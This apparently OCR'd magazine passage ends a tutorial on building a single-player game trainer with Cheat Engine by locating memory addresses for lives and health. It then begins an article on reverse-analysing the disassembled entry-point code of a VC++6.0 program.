


图8

经过确认后，得出结果为第一个地址：004c9c80为我们要找的那个地址。我们把它记录下来。剩下的就是要找出每条生命的血液值存放位置了。这个地址找起来确实让我花费了一番功夫才找到。使用CE设置如图5所示的结果。

初次搜索，选择扫描类型为：未知初始化数值。然后锁定上边找到的那个生命个数的地址（即地址：004c9c80所指向的数据）使其值不再变化，这样就不用担心生命数被用光。然后通过反复搜索扫描类型为：“减少的数值”和“增加的数值”最终确定了如图6所示的地址：00EFA99A，其值为：16544（EASY模式下满血状态）。

好了到现在为止所有的数据值所在的地址都被找到了，我们可以利用现在的这些信息来制作这个辅助工具。切换到CE程序界面如图7所示点击磁盘图标在弹出的保存对话框中选择保存类型为：.EXE文件，点击保存按钮后弹出如图8所示的对话框保持以上设置不变点击确定后弹出Trainer生成器的设置页面，在Trainer的项目列表中添加上刚才的那几个地址。如图9所示此为添加生命个数的截图。再把其它几个地址一一添加进来，最后获得如图10所示的设置效果。




图9




图11




图10

一切设置停当以后点击“生成Trainer”按钮，即可在不用写任何代码的情况下获得一个游戏辅助工具，运行刚刚生成的文件，界面如图11所示。

好了，教程就到这里了，希望读者通过上面的学习已经能用这样的方法做出自己喜欢的游戏的辅助工具，并通过游戏的过程获得快乐。

深入逆向分析

沧海浮萍

逆向分析相信对大家来说已经不再陌生，但比较高级深入的程序逆向分析相信大家可能没有接触过，笔者在这里权作抛砖引玉，为读者介绍一些常见，但是不易理解的逆向信息。




图1




图2

笔者这里的案例程序是在vc++6.0开发平台上创建的Win32 Console Application工程的可执行文件，如图1所示。在这种模式下生成程序代码比较复杂，我们展开工程文件，打开“test.cpp”，如图2所示这个文件就是我们的主文件。本文主要研究系统模式下的一些逆向信息，所以笔者就不添加自定函数代码了，直接研究系统生成工程框架代码的逆向信息，下面我们开始分析。


首先找到我们的函数入口点，入口点代码如下：

```
extern "C" int WINAPI _tWinMain(HINSTANCE hInstance,
    HINSTANCE /*hPrevInstance*/, LPTSTR lpCmdLine, int /*nShowCmd*/)
{
    lpCmdLine = GetCommandLine(); //this line necessary for _ATL_MIN_CRT

#if _WIN32_WINNT >= 0x0400 & defined(_ATL_FREE_THREADED)
    HRESULT hRes = CoInitializeEx(NULL, COINIT_MULTITHREADED);
#else
    HRESULT hRes = CoInitialize(NULL);
#endif
```

我们首先在“lpCmdLine = GetCommandLine(); ”这句代码出设置断点，然后利用vc的反汇编功能展开反汇编代码，部分反汇编代码如图3所示，这里我们先从断点位置上方的那部分代码开始分析。前面的6行代码笔者就不说了，来看下面的四句代码：

```
00401849 8D 7D 90             lea edi,[ebp-70h]
0040184C B9 1C 00 00 00       mov ecx,1Ch
00401851 B8 CC CC CC CC       mov eax,0CCCCCCCCh
00401856 F3 AB                rep stos dword ptr [edi]
```



```
96:   ////////////////////////////////////////////////////////////////
97:   //
98:   extern "C" int WINAPI _tWinMain(HINSTANCE hInstance,
99:       HINSTANCE /*hPrevInstance*/, LPTSTR lpCmdLine, int /*nShowCmd*/)
100:  {
00401840   push        ebp
00401841   mov         ebp,esp
00401843   sub         esp,70h
00401846   push        ebx
00401847   push        esi
00401848   push        edi
00401849   lea         edi,[ebp-70h]
0040184C   mov         ecx,1Ch
00401851   mov         eax,0CCCCCCCCh
00401856   rep stos    dword ptr [edi]
101:      lpCmdLine = GetCommandLine(); //this line necessary for _ATL_MIN_CRT
00401858   mov         esi,esp
0040185A   call        dword ptr [__imp__GetCommandLineA@0 (0042e2a8)]
00401860   cmp         esi,esp
00401862   call        __chkesp (00404930)
00401867   mov         dword ptr [ebp+10h],eax
102:
103:  #if _WIN32_WINNT >= 0x0400 & defined(_ATL_FREE_THREADED)
104:      HRESULT hRes = CoInitializeEx(NULL, COINIT_MULTITHREADED);
105:  #else
106:      HRESULT hRes = CoInitialize(NULL);
0040186A   mov         esi,esp
0040186C   push        0
0040186E   call        dword ptr [__imp__CoInitialize@4 (0042e478)]
00401874   cmp         esi,esp
00401876   call        __chkesp (00404930)
0040187B   mov         dword ptr [ebp-4],eax
107:  #endif
```

图3

